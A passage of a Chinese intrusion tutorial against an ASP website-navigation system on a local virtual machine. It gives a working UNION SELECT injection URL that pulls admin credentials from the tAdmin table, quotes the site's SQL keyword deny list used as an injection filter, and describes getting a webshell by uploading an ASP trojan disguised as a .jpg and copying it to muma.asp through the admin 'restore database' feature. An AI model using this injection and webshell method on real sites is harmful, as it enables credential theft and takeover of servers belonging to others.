
既然是注入漏洞那就来构造注入语句呗，我简单的讲一下

这个注入语句，我们通过查看database目录下的db#url.mdb数据库文件，可以得知管理员用户名是储存在tAdmin表中的，列名是fusername，管理员密码的列名为fpassword。在我虚拟机中这套系统的根目录的URL就是“http://192.168.23.129:8000/”，加上urlGo.asp只获取了一个参数id（自由填写），于是完整的语句就应该是**http://192.168.23.129:8000/urlGo.asp?id=4233%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10%20from%20tAdmin**，详细的猜解过程如图5所示。



```
<%
'--------定义部份------------------
dim sql_injdata
SQL_injdata = "'|and|exec|insert|select|delete|update|count|*|%
|chr|mid|master|truncate|char|declare|1=1|1=2|;"
SQL_inj = split(SQL_Injdata,"|")
'--------POST部份------------------
If Request.QueryString<>"" Then
        For Each SQL_Get In Request.QueryString
                For SQL_Data=0 To Ubound(SQL_inj)
                if instr(Request.QueryString(SQL_Get),Sql_Inj(Sql_DATA))>0 Then
                        Response.Write "<Script Language=JavaScript>alert('系统提示你!\n\n请不要在参数中包含非法字符尝试注入!\n\n');window.location="&"'"&"index.asp"&"'"&";</Script>"
                        Response.end
                end if
                next
        Next
End If
'--------GET部份------------------
If Request.Form<>"" Then
        For Each Sql_Post In Request.Form
        For SQL_Data=0 To Ubound(SQL_inj)
                if instr(Request.Form(Sql_Post),Sql_Inj(Sql_DATA))>0 Then
                        Response.Write "<Script Language=JavaScript>alert('系统提示你!\n\n请不要在参数中包含非法字符尝试注入!\n\n');window.location="&"'"&"index.asp"&"'"&";</Script>"
                        Response.end
                end if
                next
                next
end if
%>
```

图3



```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<!--
┌─ 深度学习(asp)网址导航 ─────────────┐

   感谢你使用 深度学习(asp)网址导航
   本代码完全公开和免费，你可以任意复制、传播、修改和使用，
   但不得公开发表代码 不得用做商业用途，不得向其他使用者收费。

   使用时，请保留此段信息，谢谢配合

                    作者：吕海鹏        2006/3/30
└──────────────── www.DeepTeach.com ───┘
-->
<!--#include file="include/SQL_injection.asp"-->
<!--#include file="connDB.asp"-->
<!--#include file="include/Function.Common.asp"-->
<!--#include file="include/Function.asp.include.asp"-->

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

图4




图5

三、关于拿WEBSHELL

当然，我们入侵的终极目标就是拿到WEBSHELL，如果你的人品足够好，MD5密码也破解出来了，那么就可以来到后台登录页面“http://192.168.23.129:8000/admin/deep_login.asp”进行登录了，如图6。登录成功后，我们在“数据管理”下会发现一个很醒目的东西——“恢复数据库”功能，如图7。

经过我的尝试，终于找到了备份拿webshell的方法：首先选择“网站基本管理”下的“友情链接管理”，随便找一个友情链接，然后选择“修改”，就会发现出现了上传的页面，如图8，我们先上传更改成jpg后缀的asp木马，在上传成功后会出现jpg文件的路径，把它记录下来，如图9。




图6




图7

接下来选择“数据管理”中的“恢复数据库”，在“备份数据库路径”中填入刚才我们记录下来的jpg文件的相对路径“../../uploadFile/friendLink/2009102060568393.jpg”，在“目标数据库路径”中填入你asp木马的名字，只要是asp后缀的就可以，但要注意路径，如图10，备份成功后直接访问

"http://192.168.23.129:8000/muma.asp"，就成功的拿到了WEBSHELL，如图11。




图8




图9

